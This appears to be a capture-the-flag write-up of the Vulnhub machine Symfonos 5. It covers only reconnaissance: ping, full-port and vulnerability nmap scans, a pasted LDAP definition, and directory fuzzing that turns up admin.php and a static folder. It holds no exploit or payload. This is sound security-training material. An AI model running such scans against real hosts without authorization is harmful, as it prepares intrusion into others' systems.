

Symfonos_5 (Vulnhub)

ip :- 192.168.122.68




```
┌──(sohamt㉿CyberCreedPC)-[~]
└─$ ping 192.168.122.68
PING 192.168.122.68 (192.168.122.68) 56(84) bytes of data.
64 bytes from 192.168.122.68: icmp_seq=1 ttl=64 time=0.970 ms
64 bytes from 192.168.122.68: icmp_seq=2 ttl=64 time=0.897 ms
64 bytes from 192.168.122.68: icmp_seq=3 ttl=64 time=0.835 ms
64 bytes from 192.168.122.68: icmp_seq=4 ttl=64 time=0.926 ms
64 bytes from 192.168.122.68: icmp_seq=5 ttl=64 time=0.926 ms
64 bytes from 192.168.122.68: icmp_seq=6 ttl=64 time=0.992 ms
^C
--- 192.168.122.68 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5045ms
rtt min/avg/max/mdev = 0.835/0.924/0.992/0.050 ms
```

machine on!!!



```
┌──(root㉿CyberCreedPC)-[/home/sohamt]
└─# nmap -p- --min-rate=10000 192.168.122.68
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-23 18:54 IST
Nmap scan report for symfonos5 (192.168.122.68)
Host is up (0.00031s latency).
Not shown: 65531 closed tcp ports (reset)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
389/tcp open  ldap
636/tcp open  ldapssl
MAC Address: 52:54:00:D7:CE:FD (QEMU virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.80 seconds
```

scanned the machine for some ports and saw that ldap is running. Now what the hell is it?



Lightweight Directory Access Protocol

From Wikipedia, the free encyclopedia

The **Lightweight Directory Access Protocol** (**LDAP** /ˈɛldæp/) is an open, vendor-neutral, industry standard application protocol for accessing and maintaining distributed directory information services over an Internet Protocol (IP) network.[1] Directory services play an important role in developing intranet and Internet applications by allowing the sharing of information about users, systems, networks, services, and applications throughout the network.[2] As examples, directory services may provide any organized set of records, often with a hierarchical structure, such as a corporate email directory. Similarly, a telephone directory is a list of subscribers with an address and a phone number.

Lightweight Directory Access Protocol


Communication protocol	
Purpose	Directory service
Based on	X.500
OSI layer	Application layer
Port(s)	389 (ldap), 636 (ldaps)
RFC(s)	RFC 4510, RFC 4511

Internet protocol suite

Application layer


BGP · DHCP (v6) · DNS · FTP · HTTP (HTTP/3) · HTTPS · IMAP · IRC · **LDAP** · MGCP · MQTT · NNTP · NTP · OSPF · POP · PTP · ONC/RPC · RTP · RTSP · RIP · SIP · SMTP · SNMP · SSH · Telnet · TLS/SSL · XMPP · *more...*

so ldap is like an open directory service for accessing info about system, networks, services etc and makes administration much more easy and as well as vulnerable.




```
┌──(root㉿CyberCreedPC)-[/home/sohamt]
└─# nmap -sC -A -p- --min-rate=10000 192.168.122.68
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-23 19:02 IST
Nmap scan report for symfonos5 (192.168.122.68)
Host is up (0.00061s latency).
Not shown: 65531 closed tcp ports (reset)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
| ssh-hostkey:
|   2048 16:70:13:77:22:f9:68:78:40:0d:21:76:c1:50:54:23 (RSA)
|   256 a8:06:23:d0:93:18:7d:7a:6b:05:77:8d:8b:c9:ec:02 (ECDSA)
|_  256 52:c0:83:18:f4:c7:38:65:5a:ce:97:66:f3:75:68:4c (ED25519)
80/tcp  open  http     Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
389/tcp open  ldap     OpenLDAP 2.2.X - 2.3.X
636/tcp open  ldapssl?
MAC Address: 52:54:00:D7:CE:FD (QEMU virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

did some versioning and found nothing interesting as such.




```
┌──(root㉿CyberCreedPC)-[/home/sohamt]
└─# nmap --script vuln -p- 192.168.122.68
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-23 19:00 IST
Nmap scan report for symfonos5 (192.168.122.68)
Host is up (0.00014s latency).
Not shown: 65531 closed tcp ports (reset)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
| http-enum:
|_  /admin.php: Possible admin folder
389/tcp open  ldap
636/tcp open  ldapssl
|_ssl-ccs-injection: No reply from server (TIMEOUT)
MAC Address: 52:54:00:D7:CE:FD (QEMU virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 31.81 seconds
```

ran script name "vuln" which can find some vulnerabilities before hand and told only about a web page so went there to check.




oops!!! got one!!!



```
/.hta                 (Status: 403) [Size: 279]
/.htaccess            (Status: 403) [Size: 279]
/.htpasswd            (Status: 403) [Size: 279]
/admin.php            (Status: 200) [Size: 1650]
/index.html           (Status: 200) [Size: 207]
/server-status        (Status: 403) [Size: 279]
/static               (Status: 301) [Size: 317] [--> http://192.168.122.68/static/]
Progress: 4734 / 4735 (99.98%)
```

in directory fuzzing found some directories and static directory seems fishy!!!




Index of /static

Name	Last modified	Size	Description
Parent Directory		-	
bootstrap.min.css	2020-01-06 21:05	170K	
zeus.jpg	2017-10-04 21:04	489K	
zeus1.jpg	2020-01-06 21:05	169K	
zeus2.jpg	2020-01-06 21:05	48K	
zeus3.jpg	2020-01-06 21:05	63K	

Apache/2.4.29 (Ubuntu) Server at 192.168.122.68 Port 80

